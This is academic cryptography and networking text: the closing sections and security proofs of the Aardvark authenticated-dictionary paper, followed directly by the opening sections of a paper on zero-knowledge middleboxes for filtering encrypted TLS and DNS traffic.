We generate transactions as follows. Keys are 32 bytes long and values are 8 bytes long. For Put transactions that insert keys, the key is a random 32-byte string. For other transactions, the key is picked at random from the current set of keys. The maximum transaction lifetime is $\tau = 10$ blocks. The transaction's least valid block sequence number is chosen uniformly at random between b and $b-\tau$. Put transactions are 105 bytes in size, while Delete transactions are 87 bytes.

The dictionary is initialized with 1 million random key-value pairs, corresponding to a total state size of 47 MB.[10] Before running each workload, we execute $\tau+2 = 12$ blocks, each with 10 000 transactions of the same type, in order to reach steady-state behavior.

We conduct our experiment on a `c5.metal` Amazon EC2 instance having a Intel Xeon Platinum 3.0GHz CPU, using `numactl` to restrict the physical CPUs available to the system. We call into our Rust implementation of the vector commitment scheme from our dictionary implementation, written in Go. We store commitments, recent transactions, and (for archives) slots in an in-memory SQLite database to reduce the effect of I/O latency costs in our measurements.

Validator Throughput. We pre-generate 100 000 transactions, partition them evenly into 10 blocks, and then issue each block to a validator. Validators perform cryptographic proof verification in parallel and verify proofs on all transactions—even those which only affect recently-modified keys—to simulate worst-case performance. We measure the time taken to validate and apply transactions in each block. We run ten

[10] We expect measurements of computational overhead to generalize to larger dictionaries as cryptographic costs constitute the main CPU bottleneck.



Figure 3: Scaling of Aardvark relative to number of cores. Points represent the median times taken to apply 100 000 transactions batched into 10 blocks, while the error bars represent the minima and maxima. Adding cores improves performance of proof verification, which is extremely parallel, but updating commitments must still be done in order.



Figure 4: Transaction contexts created per second on a single archive with a single core. Put operations take roughly the same amount of time, regardless of whether they insert a new key or modify an existing one. Delete operations require executing both Read and DeleteContext, so producing a proof takes twice as long. This plot shows the median throughput, with error bars denoting the maxima and minima.

trials each for 1, 2, 4, 8, 16, and 32 cores. We summarize the results in Table 4 and plot them in Figure 3.

Our experiments show that transaction validation for blocks filled with Delete transactions take around twice as long as blocks filled with Put transactions for existing keys, since proof verification is expensive, and Delete transactions require two proof verifications while Put transactions require one (in addition to verification of tail slots).

Parallelization improves system throughput, but only up to a point: increasing from 1 to 32 cores raises throughput by only 8–10× for several reasons. First, in the worst case, each transaction may affect the next, forcing serialization of transaction processing. Second, processing all deltas in each block incurs a fixed cost as the deltas are reconciled with the stable storage. Third, although proof verification is completely parallelized, commitment updates are serialized in our experiments (we did not parallelize commitment updates). Although some parallelism is possible in the common case, an adversary could cause many modifications to affect different indexes of a single bucket, forcing serialization of these updates in the worst case.[11] As a result, while proof verification costs dominate when few cores are available, the overhead of updating slots and commitments becomes a bottleneck as parallelization increases.

Archive Throughput. Since archive operations are trivially parallelizable, we evaluate archive workloads on a single core. In each trial, we query a single archive for contexts for 10 000 transactions. We run 10 trials for each workload, measuring the throughput of context creation in each trial, and plot the results in Figure 4.

Recall that a Put operation which modifies a key requires looking up its context, a Put operation which inserts a new key requires looking up its predecessor's context, and a Delete operation requires one of each lookup. Our evaluation shows that a single-core archive serves around 12.8 Delete and around 22.1 Put requests per second, regardless of whether a key is inserted or not. This shows that proofs of membership and nonmembership in Aardvark take roughly the same amount of time as they are dominated by the cost of creating the cryptographic proof, as opposed to other costs.

[11] Batch commitment updates may improve performance in this worst case. This optimization is absent from the prototype and is left to future work.

9 Conclusion

This paper presents Aardvark, an authenticated dictionary suitable for high-throughput, distributed applications. We show that it is possible to create authenticated dictionaries with short proofs of membership and nonmembership from pairing-based vector commitments while enforcing tight bounds on extra resource use. We develop a versioning scheme that enables us to completely ignore expensive proof update costs while supporting concurrent transaction execution. Our evaluation shows that remaining costs reside in proof verification and in updating vector commitments and are partially addressed by parallelism.

Acknowledgments

The authors would like to thank Hoeteck Wee and Adam Suhl for their assistance with the analysis and implementation of vector commitments and Alin Tomescu for discussion on the paper's motivation and the security model. Yossi Gilad was supported by the Hebrew University cybersecurity research center, the Alon fellowship, and Mobileye. A Security Analysis

Agrawal and Raghuraman [1] define security of key-value commitments, which are very similar in functionality to our authenticated dictionaries. To define security, we first generalize their notion of key binding [1, §3.2] and then apply the generalization to Aardvark.

Aardvark operations, which are Get, Put, and Delete, differ from those by Agrawal and Raghuraman, which are Insert and Update. Instead of a piecemeal approach of simply replacing these operations in the authenticated dictionary definition, we follow the approach of [38, 39, 44] and define a generic authenticated data structure for *any* set of operations, which encompasses different possible dictionary interfaces as well as other data structures with completely different interfaces (e.g., range queries, searching by rank). After defining the generic data structure, we specialize it to Aardvark, using a map instead of Agrawal and Raghuraman's set of tuples, and defining both Put and Delete in terms of a map update.

A.1 General Authenticated Data Structure Definitions

Let $\mathcal{F} : \mathcal{S} \times O \times X \to \mathcal{S} \times Y$ denote an *ideal* data structure functionality. ("Ideal" refers to the data structure when it behaves as expected, without any adversarial, or even accidental, deviation.) Here $\mathcal{S}$ is the set of *ideal states* of some data structure, with some *initial* state $s_{\mathsf{init}} \in \mathcal{S}$, which supports a set of *operations* identified by a set of *operation codes* (or *opcodes*) O. Given a state and input from the set X, an operation produces a new state and an output in the set Y.

We now turn to the authenticated ("real", as opposed to "ideal") data structure that implements $\mathcal{F}$. Let $\Delta : \mathbb{N} \to \mathbb{N}$ be a *delay function parameter* (which will determine the exact definition of completeness). Recall that an authenticated data structure involves a prover and verifier. The prover (e.g., the Aardvark archive) holds a large *real state* drawn from some set W, and a verifier (e.g., the Aardvark validator) holds a small *commitment* drawn from some set C_Δ. The verifier's objective is to maintain its commitment $c \in C_\Delta$ given reads from and writes to the data structure, and the prover enables the verifier to do this by producing a *context* σ[12] drawn from some set of contexts Σ.

We wish to model an application (e.g., a cryptocurrency) in which the order that the prover produces operation contexts may differ from the order that verifiers execute operations. In particular, because some parts of the operation will be fixed (e.g., a dictionary key) and some parts will be variable (e.g., the value the key is mapped to at some point in time), we decompose the input X into a *static* component X_{static} and a *dynamic* component X_{dynamic} (i.e., $X = X_{\mathsf{static}} \times X_{\mathsf{dynamic}}$).

For the prover, define two functions. $P_\Delta : W_\Delta \times O \times X_{\mathsf{static}} \to \Sigma$ is a *proof generation function* which consumes a real state, opcode, and static input and produces a *context* for the operation. $G : W \times O \times X \to W$ is the corresponding *real update function* which mutates the real state.

Let Init be some probabilistic algorithm, which runs in time polynomial with respect to a *security parameter* $\lambda \in \mathbb{N}$, such that $\mathsf{Init}(\lambda) = (c_{\mathsf{init}}, w_{\mathsf{init}}, \mathsf{pp})$, where $c_{\mathsf{init}} \in C_\Delta$ is an *initial commitment*, $w_{\mathsf{init}} \in W$ is an *initial state*, and pp are public *parameters* for the authenticated data structure.

[12] Contexts provide all the information necessary to compute the result of the operation and update the commitment. They in particular include information that is traditionally thought of as a proof.

Define $V_{\mathsf{pp}} : C_\Delta \times O \times X_{\mathsf{static}} \times \Sigma \to \{0,1\}$ to be a *verification* algorithm which maps a (commitment, opcode, input, context) tuple to a bit indicating whether the context is valid, given some fixed initial parameters.

Define the *commitment update function* $F_{V,\mathsf{pp}} : C_\Delta \times O \times X \times \Sigma \to C_\Delta \times Y$ to be an algorithm which maps (commitment, opcode, input, context) tuples to (commitment, output) pairs.

A.1.1 Completeness

1. Let $(c_{\mathsf{init}}, w_{\mathsf{init}}, \mathsf{pp}) \leftarrow \mathsf{Init}(\lambda)$
2. Set $s := s_{\mathsf{init}}$, $c := c_{\mathsf{init}}$, $w := w_{\mathsf{init}}$, $i := 0$.
3. Repeat indefinitely:
   (a) Set $w_i := w$.
   (b) Pick any arbitrary $o \in O$, $x = (x_s, x_d) \in X$, and $j := \{0,1,\ldots,\Delta(i)\}$ nondeterministically. Set $\sigma := P(w_{i-j}, o, x_s)$.
   (c) If $V_{\mathsf{pp}}(c, o, x_s, \sigma) = 0$, output FAIL and halt.
   (d) Set $(s,y) := \mathcal{F}(s,o,x)$, $(c,\bar{y}) = F(c,o,x,\sigma)$, $w := G(w,o,x)$, and $i := i+1$

We say that F satisfies Δ-*synchronous completeness* for some Δ if for all nondeterministic choices in the algorithm above, the algorithm never outputs FAIL. It is natural to say that *synchronous completeness* corresponds to $\Delta(n) = 0$ and *asynchronous completeness* corresponds to $\Delta(n) = n$.

A.1.2 Soundness

Define $\mathcal{A}$ to be an *adversary*, which is some probabilistic process that runs in time polynomial in λ. Define $\mathcal{G}_{\mathcal{F},\lambda,\mathcal{A}}$ to be the value returned by the following algorithm.

1. Let $(c_{\mathsf{init}}, w_{\mathsf{init}}, \mathsf{pp}) \leftarrow \mathsf{Init}(\lambda)$
2. Set $c := c_{\mathsf{init}}$, $s := s_{\mathsf{init}}$.
3. For some number of iterations polynomial in λ, do the following in a loop:
   (a) Query $\mathcal{A}$ to get $(o,x,\sigma) \leftarrow \mathcal{A}(\mathsf{pp},\lambda)$ where $o \in O, x = (x_s,x_d) \in X, \sigma \in \Sigma$.
   (b) Set $(s',y) := \mathcal{F}(s,o,x)$ and set $(c',\bar{y}) = F(c,o,x,\sigma)$.
   (c) If $V_{\mathsf{pp}}(c,o,x_s,\sigma) = 1$ and $y \neq \bar{y}$, output FAIL and halt.
   (d) If $V_{\mathsf{pp}}(c,o,x_s,\sigma) = 1$, set $c := c'$ and $s := s'$.
4. Output OK and halt.

We say that F is a *secure* implementation of $\mathcal{F}$ if for all such $\mathcal{A}$, $\Pr[\mathcal{G}_{\mathcal{F},\lambda,\mathcal{A}} = \text{FAIL}]$ is negligible in λ.

Note that our notion of soundness assumes that c_{init} is generated correctly. In an alternative scenario where $\mathcal{A}$ generates c_{init}, this notion would demand that $\mathcal{A}$ cannot cause the verifier to accept two operations with contradictory outcomes. Our application does not consider adversarially-generated commitments as the validator knows the correct c_{init} and updates this commitment itself after every operation.

A.2 Ideal Dictionary Definition

Now we specialize our general definition to a dictionary.

Let $\mathcal{K}$ be a set of keys and $\mathcal{V}$ be a set of values. Let $\perp$ be a sentinel value denoting absence with $\perp \notin \mathcal{K}$ and $\perp \notin \mathcal{V}$. Denote $\mathcal{V}_\perp = \mathcal{V} \cup \{\perp\}$.

Define $\mathcal{M} : \mathcal{K} \to \mathcal{V}_\perp$ to be the *dictionary map* from $\mathcal{K}$ to $\mathcal{V}_\perp$. Let $\mathcal{S} = \mathcal{M}$. Define the *empty dictionary* to be $m_{\text{empty}} \in \mathcal{M}$ where $m(k) = \perp$ for all $k \in \mathcal{K}$.

Call read a *read opcode* and write a *write opcode*. Let $O = \{\mathsf{read}, \mathsf{write}\}$. An invocation of $\mathsf{Get}(k)$ corresponds to the functionality $\mathcal{F}(m, \mathsf{read}, (k,\perp))$. Observe that since $\perp$ denotes absence, $\mathsf{Put}(k,v)$ for any m and $v \neq \perp$ corresponds to the functionality $\mathcal{F}(m, \mathsf{write}, (k,v))$; likewise, $\mathsf{Delete}(k)$ corresponds to $\mathcal{F}(m, \mathsf{write}, (k,\perp))$.

Define $\mathcal{F}$ as follows on the ideal state $m \in \mathcal{M}$, opcode $o \in O$, and the input $(k,v) \in \mathcal{K} \times \mathcal{V}_\perp$.

- $\mathcal{F}(m, \mathsf{read}, (k,\perp)) = (m, m(k))$.
- $\mathcal{F}(m, \mathsf{write}, (k,v)) = (m', \perp)$, where $m'(k) = v$ and $m'(k') = m(k')$ for all $k' \neq k$.

In this scenario, $X_{\mathsf{static}} = \mathcal{K}$ and $X_{\mathsf{dynamic}} = Y = \mathcal{V}_\perp$.

To simplify our analysis, we analyze the security of Aardvark with respect to the operations and not transactions. Given a secure dictionary of operations with a verification algorithm V and update function G, we can define a corresponding secure transactional dictionary with a verification algorithm V' and update function G' where G' is the composition of G over each operation in the transaction and V' returns 1 if and only if V returned 1 for each intermediate state in the composition.

A.3 Security of Aardvark

Theorem 1. *Let F be implemented by Aardvark, C_Δ be the set of validator states, and Σ be the corresponding operation contexts, with* Init *as the function which creates initial vector commitment parameters (§4) and $c_{\mathsf{init}} = \mathsf{Commit}(m_{\text{empty}})$. Then the Aardvark implementation of an ideal dictionary satisfies soundness and τ-synchronous completeness.*

Completeness follows from the argument presented in §6.

To show that soundness holds, consider the Aardvark representation of the ideal data structure m, which we call a *snapshot*. While m simply maps keys to values, the snapshot represents this map as a vector $\bar{e}$ of slots, with each slot containing a key, a value, and the successor key. We argue that two invariants hold after every operation: the current snapshot faithfully represents the current m, and validators hold commitments to the past τ snapshots.

These invariants are sufficient to show that soundness holds. Indeed, in order to win, $\mathcal{A}$ must output some $(o,(k,v),\sigma)$ such that both $V_{\mathsf{pp}}(c,o,k,\sigma) = 1$ and $F(c,o,(k,v),\sigma)$ outputs some $\bar{y}$ inconsistent with $\mathcal{F}$, implying $o = \mathsf{read}$ and $\bar{y} \neq m(k)$.

The context σ must be for a snapshot $\bar{e}'$ that is no more than τ operations old. By the binding property of the vector commitment, σ will contain the correct slot information for k for $\bar{e}'$, or else Verify (which gets correct inputs because the validator has the correct commitment to $\bar{e}'$ by the second invariant) will reject with all but negligible probability.[13] Because the validator stores the past τ operations, the validator can then correctly compute slot information for k according to the current snapshot which, by the first invariant, gives $m(k)$. This contradicts $\bar{y} \neq m(k)$.

To argue that the invariants hold, we need to reason about how operations change m, the snapshot, and the validator state. In §A.3.2 we prove that after each operation the validator continues holding commitments to the past τ snapshots. Intuitively, the security of vector commitments ensures that the context σ corresponds to correct slot information, and therefore the vector commitments will be updated by the validator to faithfully commit to the new snapshot.

In §A.3.3, we argue, based on data structure design, that the snapshots continue to faithfully represent the ideal map m after every operation. In particular, we show the existence of a function that maps each snapshot to a single m, and which respects updates performed by write.

A.3.1 Modeling Validator Behavior

We begin by more precisely describing the (abstract) behavior of Aardvark.

Let $e_i = (k_i, v_i, k_i')$ for some $k_i, k_i' \in \mathcal{K}, v_i \in \mathcal{V}$ be a slot, and $\bar{e} = e_0, \ldots, e_{S-1}$ be the snapshot. We assume that the initial snapshot consists of a single slot $(\perp, \perp, \perp)$, where $\perp$ is a sentinel key which is the greater than every key.

We define a *commitment* to a snapshot to be the list $\bar{c} = c_0, \ldots, c_{\lceil S/B \rceil - 1}$ that commits to $\bar{e}$, where $c_j = \mathsf{Commit}(e_{jB}, \ldots, e_{\min((j+1)B-1, S)})$ (the last vector is padded to length B with zero-slots).

We say that a Aardvark *operation* is the tuple $\gamma = (o, (k, v), \sigma)$. For any operation γ, we define the function $A(\bar{e}, \gamma) = \bar{e}'$, which *applies* the operation γ to the snapshot $\bar{e}$ and produces a new snapshot $\bar{e}'$, in the same way as defined by Aardvark (§5).

A.3.2 Validators are Bound to Snapshots

Lemma 1. *After t operations, the validators hold commitments to the past $\min(t, \tau)$ snapshots, as well as $\min(t, \tau)$ most recent operations, with all but negligible probability.*

Proof. We prove the lemma by induction on t.

The base case holds by design, so consider the inductive hypothesis. Any operation γ for a key k must come with a context relative to a snapshot $\bar{e}_{t'}$ with $t - \tau \leq t' \leq t$, or else the validator will reject. By the binding property of the vector commitment, the context will contain accurate information on the slot that holds k (and its predecessor in case of deletes) for the snapshot $\bar{e}_{t'}$, or else the vector commitment verification algorithm (which gets correct inputs by the inductive hypothesis, because the validator has correct $\bar{c}_{t'}$) will reject with all but negligible probability. If the validator rejects the operation then neither the snapshot nor the validator state changes, and the inductive case holds.

If the validator accepts the operation, it will use CommitUpdate to compute the new commitment for the snapshot $\bar{e}_{t+1}$. Because the validator has the information relevant to the operation from $\bar{e}_{t'}$ and all the operations that happened since t', the validator can correctly compute the difference between the latest snapshot $\bar{e}_t$ and the new snapshot $\bar{e}_{t+1}$ produced by the operation. By the correctness of CommitUpdate, the validator will compute the correct commitment to this new snapshot, and the inductive case holds. □

A.3.3 Snapshots Encode the Ideal Map

The second invariant we must show is that snapshots encode the ideal map in a manner consistent with read and write operations. Since read changes neither the snapshot nor the map, we focus only on write. We define a snapshot $\bar{e}$ to be *well-formed* if the following conditions hold.

- For any k, a triple $(k, v_1, \mathrm{succ}(k))$ appears in $\bar{e}$ at most once.
- If $k \neq \perp$ and $(k, v, k') \in \bar{e}$, $v \neq \perp$. In other words, all keys (not the sentinel key $\perp$) which are in a slot are mapped to a value which is not $\perp$.
- For all $(k, v, k') \in \bar{e}$, it is the case that $k' = \mathrm{succ}(k)$ (relative to the list of keys in $\bar{e}$). In other words, the successor-references in $\bar{e}$ form a valid circularly-linked list of keys.

From this definition, it follows that there exists a natural *decoding* function D from well-formed snapshots to ideal maps m. Namely, since for all slots $(k, v, k') \in \bar{e}$, (k, v) appears uniquely, it follows that D defines the map m where $m(k) = v$ if (k, v) appears in $\bar{e}$ and $m(k) = \perp$ otherwise.

We will now show that the invariant holds by induction. The base case follows by our initialization. The inductive step is given by the following lemma.

Lemma 2. *Suppose $\bar{e}$ is well-formed, $D(\bar{e}) = m$, and $\gamma = (\mathsf{write}, (k, v), \sigma)$. Let $\bar{e}' = A(\bar{e}, \gamma)$. Let m' be the map given by $m'(k) = v$ and $m'(k') = m(k')$ for all $k' \neq k$. Then $\bar{e}'$ is well-formed, and $D(\bar{e}') = m'$.*

Proof. The lemma follows by inspection of A (for the case of $v = \perp$ and the case of $v \neq \perp$) as defined in Section A.3.1. □

[13] Formally, if $\mathcal{A}$ can cause the validator to accept inaccurate information, $\mathcal{A}$ can be used to violate the binding property of the vector commitment in polynomial time by running the transactions from the beginning.

Zero-Knowledge Middleboxes

Paul Grubbs* Arasu Arun Ye Zhang Joseph Bonneau Michael Walfish

NYU Department of Computer Science, Courant Institute

Abstract. This paper initiates research on *zero-knowledge middleboxes* (ZKMBs). A ZKMB is a network middlebox that enforces network usage policies on encrypted traffic. Clients send the middlebox zero-knowledge proofs that their traffic is policy-compliant; these proofs reveal nothing about the client's communication except that it complies with the policy. We show how to make ZKMBs work with unmodified encrypted-communication protocols (specifically TLS 1.3), making ZKMBs invisible to servers. As a contribution of independent interest, we design optimized zero-knowledge proofs for TLS 1.3 session keys.

We apply the ZKMB paradigm to several case studies. Experimental results suggest that in certain settings, performance is in striking distance of practicality; an example is a middlebox that filters domain queries (each query requiring a separate proof) when the client has a long-lived TLS connection with a DNS resolver. In such configurations, the middlebox's overhead is 2–5 ms of running time per proof, and client latency to create a proof is several seconds. On the other hand, clients may have to store hundreds of MBs depending on the underlying zero-knowledge proof machinery, and for some applications, latency is tens of seconds.

1 Introduction and Motivation

A decades-old conflict in Internet architecture pits user privacy against network administration. Network administration is typically carried out by middleboxes inspecting traffic. Strong privacy, however, requires concealing information—both what and with whom users are communicating—from *all* intermediate parties, including the middleboxes.

Recent developments in encrypted DNS form an illustrative example. DNS queries from end hosts (e.g., "What is the IP address for `example.com`?") have traditionally been sent to resolvers operated by the local network administrator. This architecture arose for performance reasons; as a byproduct, the administrator can use the local resolver as a middlebox, monitoring DNS queries and enforcing network policies like content filtering. Network providers sometimes abuse this capability, for example, by redirecting users to ads via DNS responses [14, 18, 73]. Selling data derived from DNS queries to advertisers has also been legal in the US since 2017 [73]. Another alarming practice is targeted government surveillance [14, 60] using DNS.

In response, several protocols have emerged for encrypting DNS queries to remote resolvers outside the control of the local network administrator [69, 71, 76]. While the primary goal is privacy, encrypted DNS also bypasses any local network policies. For this reason, many providers, including commercial ISPs, have lobbied hard against encrypted DNS [28]. As an attempted compromise, Mozilla introduced a special canary domain [23] that instructs clients to fall back to legacy DNS. But this is no compromise: it is simply handing the local network a (silent) veto over encrypted DNS.

Encrypted DNS represents a fraught *tussle* [29, 70] that we specifically want to confront and resolve. Thus, this paper's overarching question: can we create mechanisms that achieve meaningful compromise? Note that we do not take a philosophical position for or against middleboxes.[1] That debate is almost as old as the Internet architecture itself. Instead, we accept that policy-enforcing middleboxes are a fact of life today and likely to remain so. For example, adult content blocking is legally mandated for U.S. K–12 school networks [26, 61] and commercial U.K. ISPs [123]; these networks comply with their legal mandate by filtering DNS.

The privacy-vs-policy conflict in middleboxes has motivated prior research efforts (§9). These efforts either (like SGX-Box [65] and EndBox [56]) rely on trusted execution environments [36, 40, 57, 64, 82, 108, 124, 132] or (like BlindBox [116] and mcTLS [100]) require application-specific modifications to standard cryptographic protocols [45, 75, 84–86, 88, 92, 102, 103, 109, 137, 140].

These works conflict with a requirement that we regard as essential: **compatibility**. This means, first, no changes to standard protocols and deployed servers. Protocols such as TLS and HTTPS have been carefully developed over several generations and are now widely deployed; it is thus impractical to presume ubiquitous change [32]. We do assume changes to middleboxes and the clients behind them, but these can happen incrementally. Compatibility also means that the network is open to all, not just clients with particular trusted hardware.

This paper initiates research on *zero-knowledge middleboxes (ZKMB)*. The approach is inspired and enabled by dramatic progress over the last decade in probabilistic proofs, including zero knowledge (ZK) proofs (§3, §9). Once purely a theoretical construct, they have received sustained interdisciplinary focus, including real-world deployment in blockchain

*Now at the University of Michigan.

[1] However, we want to be clear that this work is not about enabling censorship or surveillance. On the contrary, as discussed in Section 2, this work will make it harder to justify those activities.

applications. A ZK proof protocol allows a *prover* to convince a *verifier* of the truth of a statement (for example, that a given Boolean formula is satisfiable) while keeping secret the basis of its argument (for example, the satisfying assignment itself). If the statement is false (for example, no satisfying input exists), then the verifier is highly unlikely to be convinced.

Under ZKMBs, clients and servers communicate with standard encryption protocols (HTTPS, for example); the scheme is invisible to servers. The mechanics happen between clients and their local networks, preserving today's network architecture. Given a policy mandated by the middlebox, honest clients send only traffic that complies (by default, clients know the middlebox's policies, though ZKMBs accommodate proprietary policies; §7.5). The middlebox sees this traffic in encrypted form, and clients are required to include a ZK proof that the plaintext traffic indeed complies. The middlebox acts as a ZK verifier, allowing only traffic with valid proofs.

Challenges. There are three mutually exacerbating challenges. The first is preventing the client from circumventing policy by encrypting and sending one (non-compliant) plaintext while generating a proof about another (compliant) one. Equivocation of this kind is possible if the encryption scheme is binding (meaning that, given a ciphertext, there is only one correct decryption). But encryption protocols don't need a binding property to be secure, and it has a performance cost, so modern encryption protocols like TLS 1.3 do not provide it [37,63,91]. Consequently, ZKMBs need to somehow extract novel security guarantees from existing protocols.

The second challenge is the formalism within which one writes a statement to be proved in zero knowledge: the circuit model of computation (§3). Computations generally have verbose representations in that formalism, creating unacceptably large overhead. Indeed, despite all of the recent progress (and hype) in ZK proofs, they are not usable as a turnkey solution. "Practical" proof projects all have application-specific design, not only in deciding how to express a given computation as a circuit but also in choosing a circuit-friendly computation in the first place (for example, hash functions with special algebraic structure).

The last challenge stems from our compatibility requirement. Because we must work with legacy network protocols, we often have no choice about the computation. We have to implement circuit-unfriendly functionality in circuits.

Contributions and results. We introduce a modular pipeline for expressing a ZKMB circuit (§4), and apply it to three case studies (§6–§7): firewalling non-HTTPS traffic, blocklisting domains for encrypted DNS (addressing the earlier example), and allowlisting resolvers for oblivious DNS.

As a contribution of independent interest, we show how to prevent the client from equivocating in TLS 1.3 (§5). We start with a simple but new observation: the messages exchanged during the key agreement protocol, together with a given ciphertext, bind the client to a single plaintext. One way to exploit this observation is to re-run major parts of the key agreement protocol in a circuit. That would entail elliptic-curve cryptography (with circuit-unfriendly parameters) as well as hashing the entire key agreement transcript with SHA-256 (which is likewise circuit-unfriendly). However, we exhibit a shortcut that removes these expensive operations from the circuit. The enabling insight is that the server's authentication messages contain a hash of the results of these operations, and for security, it suffices for the circuit to re-run only the hash's last block. We analyze the security of the baseline and the shortcut (Appendix C of the full version [62]). A feature of our approach is that it amortizes over an entire TLS connection, and can be extended to support early data sent in a 0-RTT resumption (Appendix B.3 of the full version [62]).

Another aspect of our work is parsing legacy protocols in circuits. The naive approach, expressing a full parser in circuit form, would be too expensive. Instead, we carefully tailor the parsing to the policy, to identify just the needed tokens. We also have to adapt the parsing algorithms to the costs imposed by circuits. For example, we identify the first CRLF in an HTTP request using a loop that is carefully written to avoid certain branches (§6).

Our experimental evaluation of ZKMBs (§8) uses xJsnark [79] for compiling code to circuits and the Groth16 [59] proof protocol. As a consequence of Groth16, proofs are 128 bytes and take 2–5ms to verify, regardless of the encoded policy. The salient performance issue is prover (client) time. A proof that accompanies the initiation of a TLS connection costs roughly 14 seconds to generate on a good CPU; proofs in successive packets cost 3–8 seconds to generate, depending on the policy. Also, the client must store hundreds of MB of data to participate in the proof protocol.

The foregoing implies that ZKMBs are close to practical in specialized settings. Notice that a long-lived TLS connection between client and server (to amortize the initiation cost), with proofs needed at most every few seconds, exactly fits blocklisting domains for encrypted DNS (§7). Of course, for many middlebox functionalities, our "v1 ZKMBs" are decidedly not practical. One avenue for future work (§10) is to interrogate tradeoffs (§9) among setup costs, trust, verifier performance, and prover performance, to identify the best ZK machinery for the context. For example, if there are not many clients behind a given middlebox, then we should use ZK proof protocols with far lower proving time, at the expense of verification time [1, 10, 42, 90, 113, 135, 136, 139, 142]. Another area of future work is expanding the scope of configurations (for example, to support off-path middleboxes) and functionalities (for example, to support scanning-style middleboxes).

Despite the limitations of our work, we believe that ZKMBs are worthy of continued research: the approach expands the frontiers of network architectures, pushes privacy-enhancing technologies into new settings, and surfaces new applications of efficient zero-knowledge proofs (whose real-world impact

so far has been substantial but on the other hand, limited to blockchains). In summary, our contributions are:

- A new application of ZK proofs;
- The ZKMB paradigm (§2–§4) and a modular framework for circuits in this setting;
- Sub-circuits for efficiently decrypting TLS 1.3 (§5);
- Three case studies (§6–§7) showing how ZKMBs can resolve tensions between network administration and user privacy, including for encrypted DNS; and
- Implementation and evaluation (§8). Source code is at https://github.com/pag-crypto/zkmbs

2 Overview, Model, and (Non)-Objectives

Our setting includes three principals: a *client*, a *server*, and a *middlebox*. Middleboxes have tremendous variety in function, configuration, and architecture [99, 117]. In this work, we focus on the simplest case: a single, stateless middlebox on the local network, and hence on the path between the client and any server; Figure 1 depicts the basic arrangement. We expect the ZKMB paradigm to generalize (§9–§10).

The client's goal is to communicate with the server using an end-to-end encrypted channel. The middlebox's goal is to enforce some policy; as is typically the case with middleboxes, policy enforcement means dropping traffic that does not adhere to the policy. This policy can affect which servers and protocols the client can use, or it can affect communication content (for example, checking for malware signatures).

The ZKMB protocol should be incrementally deployable: clients without support for ZKMBs should be able to use the network. However, as happens today, the middlebox will block their encrypted traffic, forcing a downgrade to unencrypted protocols. The ZKMB protocol thus represents an opportunistic privacy upgrade.

In the basic ZKMB protocol flow, the client downloads a network policy specification from the middlebox upon joining the network. (Looking ahead, in Section 7.5 we will show how policies can be kept secret from clients in some cases, with moderate overhead, and in Section 10 we discuss policy updates.) This specification defines a policy-relevant *scope*; for example, all traffic sent over a certain protocol. Then, for each encrypted channel to a remote server that is within scope, the client submits a *proof* that the contents of the channel comply with the network policy; the middlebox verifies it. Note that the middlebox has to identify in-scope traffic; we discuss how this can be done for our case studies (§6,§7). The server is unaware that a ZKMB protocol is even in use.

Threat model, objectives, and non-objectives. We assume that parties cannot break cryptographic primitives. In particular, we assume that all parties are probabilistic polynomial-time adversaries, as is standard in cryptography. We also assume that the middlebox and server do not collude.



Figure 1: Structure of our ZKMB protocol. The client convinces the middlebox that the message M is policy-compliant without revealing it. The handshake and encryption algorithms are part of the underlying secure channel (such as TLS). Transcripts and secrets generated in the handshake may be inputs to the proving and verification steps.

The ZKMB protocol should ensure that an adversarial middlebox can't learn anything from ZKMB proofs beyond the fact that the encapsulated plaintext is policy-compliant. Of course, if an underlying protocol leaks information through timing or metadata—as is the case with encrypted DNS [21, 118, 119]—ZKMBs necessarily inherit that leak.

Another objective is compatibility with existing servers; a non-objective is to work with unmodified clients and middleboxes. We make these choices because modern browsers are empirically easier to update than web servers. For example, as of January 2022 only 51% of TLS servers supported TLS 1.3, which was finalized nearly four years prior [83], whereas 50% of Chrome users were already running Chrome 97, which was less than one month old [127]. That said, server-side changes would enable additional use cases and the ZKMB framework would still be motivated.

ZKMBs should ensure that any client abiding by standard protocols complies with policy within the relevant network layer. For example, a client's traffic to its stated destination should be subject to the middlebox's policy. Of course, the client's true destination may be other than what is stated in packets, using VPNs, Tor [35], hidden proxies [138], "inner encryption," or steganography [134]. Detecting and blocking such circumvention is an arms race (see, for example, the progression of obfuscated Tor transport-layer encodings [43]).

We can't hope to build a protocol that defeats all circumvention, but more importantly we don't want to. We view ZKMBs as establishing a default that respects both policy enforcement and privacy, while retaining the ability of advanced users to circumvent the policy, at a comparable level of difficulty to circumventing traditional network filtering. Seeking to block all circumvention of network policy would cross a line from filtering into censorship. Note that this does not imply that ZKMBs are equivalent to an "honor system" model with no proofs, in which clients download the middlebox's policy and

simply exercise discretion about whether to abide by the policy. Such a design would explicitly disempower the provider from enforcing policy.

Why would providers adopt the ZKMB model? We believe that most network administrators *do not want to surveil*. Using ZKMBs, they can establish publicly that they are not surveilling (but are meeting their obligations to apply policy). In fact, we hope that ZKMBs will ultimately demonstrate that "policy enforcement requires plaintext" does not follow, removing an alleged rationale for surveillance.

Performance considerations. We evaluate ZKMB performance on several dimensions: client computation costs for proof generation, middlebox verification costs, communication costs to send proofs from client to middlebox, and setup costs for clients to download parameters when joining the network. Connection latency is the sum of computation time for clients and middleboxes, plus time to transfer proofs; the primary performance goal is to minimize this quantity.

Some proof protocols have public parameters (an SRS; §3). Who generates the SRS? As discussed in Section 10, options include the middlebox, the browser vendor, or else using a back-end proof protocol that has no SRS.

3 Background on Zero-Knowledge Proofs

This section gives necessary context on zero-knowledge (ZK) proofs. Our treatment is simplified and tailored to a particular strand of implemented ZK proof pipelines. We discuss specific systems further in Section 9.

A ZK proof protocol surrounds a given *computation* (or statement) $\mathbf{C}$, a *verifier* $\mathcal{V}$, and a *prover* $\mathcal{P}$. We formulate the computation as a function $\mathbf{C}(X;W)$ that produces output Y. Each of X, Y, W are vectors of variables. X and Y are known as public input and output variables, respectively; W is known as the secret input, or *witness*. The semicolon between X and W delineates the public and the secret input.

